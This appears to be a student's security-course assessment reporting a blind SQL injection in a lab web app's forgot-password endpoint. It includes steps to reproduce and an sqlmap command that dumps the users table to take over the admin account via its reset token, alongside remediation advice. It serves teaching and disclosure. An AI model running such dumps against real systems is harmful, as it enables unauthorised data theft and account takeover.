CSOC 1050: Final Assessment/Exam

October 14, 2023

Prepared By: Ashish Hedau

Table of Contents

[Vulnerability Title 2](#_Toc145929468)

[Description 2](#_Toc145929469)

[Impact 2](#_Toc145929470)

[Recommendations 2](#_Toc145929471)

[Steps to Reproduce 3](#_Toc145929472)

[Marking Rubric for Vulnerability Writeups 30](#_Toc145929473)

# Blind SQL Injection vulnerability affecting “Modern Art Contest” leading to Authorization Bypass

## Description

The assessed web application in scope “**Modern Art Contest**” accessible at <http://10.5.50.70> provides a platform to any user to register and post their artwork to compete with international artists around the world and gain recognition. Unfortunately, the web application has a critical SQL injection affecting the endpoint [**http://10.5.50.70/forgot\_password.php**](http://10.5.50.70/forgot_password.php). The endpoint enables the user to reset their password by sending them a Password reset token. The vulnerability can be exploited to extract database information through Blind SQL injection. CWE-89 (Common Weakness Enumeration) says “Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, possibly including execution of system commands.”

*Get more information on CWE-89:* [*https://cwe.mitre.org/data/definitions/89.html*](https://cwe.mitre.org/data/definitions/89.html)

## Impact

An unauthenticated attacker can exploit the vulnerability by creating a ‘test’ account and could use time-based Blind SQL injection on the endpoint <http://10.5.50.70/forgot_password.php>. Due to this, sensitive data of users, such as their password reset token and their Bio’s could be exposed affecting confidentiality of the users. Since a lot of requests are made during the time-based blind attack, the server could get overwhelmed and can affect the availability of the application which would lead to users having trouble uploading their artwork. Finally, an attacker can grab the password reset token from the database and use it to login as Admin of the website affecting the integrity of the account. After gaining admin access, the attacker can upload malicious artwork, delete artworks of other users, or can increase or decrease points of users which would affect the entire functionality of the application.

## Recommendations

To mitigate this vulnerability, we recommend:


* Using parameterized SQL queries to avoid SQL injection attacks.
* Restrict the number of requests a user can make from a single endpoint. By doing this it will ensure the attacker does not use Blind SQL injection to extract database information.
* Use the principle of least privilege to make sure no user has rights beyond their scope of work.
* Educate your development and QA teams about risks of SQL injection vulnerabilities. Consider security training awareness programs.
* For industry best practices refer to: <https://owasp.org/www-project-web-security-testing-guide/>

## Steps to Reproduce

**Step 1:** Landing page for “Modern Art Contest” application.

# 

**Step 2:** Register as a ‘test’ user at the endpoint <http://10.5.50.70/register.php>



**Step 3:** Login as a ‘test’ user with password set as ‘test’.

A screenshot of a computer


Description automatically generated

**Step 4:** The ‘test’ user needs approval from the administrator to access the account.

A screenshot of a computer

Description automatically generated

**Step 5:** The source code for the application was exposed at <http://10.5.50.70/source.zip>.



**Step 6:** Non-parameterized query is used to get users email addresses.

A screenshot of a computer program


Description automatically generated

**Step 7:** Password reset email has been sent for ‘test’ using endpoint <http://10.5.50.70/forgot_password.php>

A screenshot of a computer

Description automatically generated

**Step 8:** Intercept the POST request from burpsuite and save it in a **.txt** file named **query.txt.**



**Step 9:** Run SQLmap on query.txt  
 **sqlmap -r query.txt -p email -D public -T users –dump-all –flush –threads 5**


-p: parameter, -D: Database name, -T: Table name, --dump-all: Dump every data in the database,

--flush: Remove old SQLmap data, --threads: allows SQLmap to run multiple request in parallel

A screenshot of a computer

Description automatically generated

**Step 10:** Data from ‘arts’ and ‘users’ table are dumped by Blind SQL injection. In the users table, login ID of admin is visible i.e., **admin@localhost** with the **password\_reset\_token**.



A black screen with white text

Description automatically generated

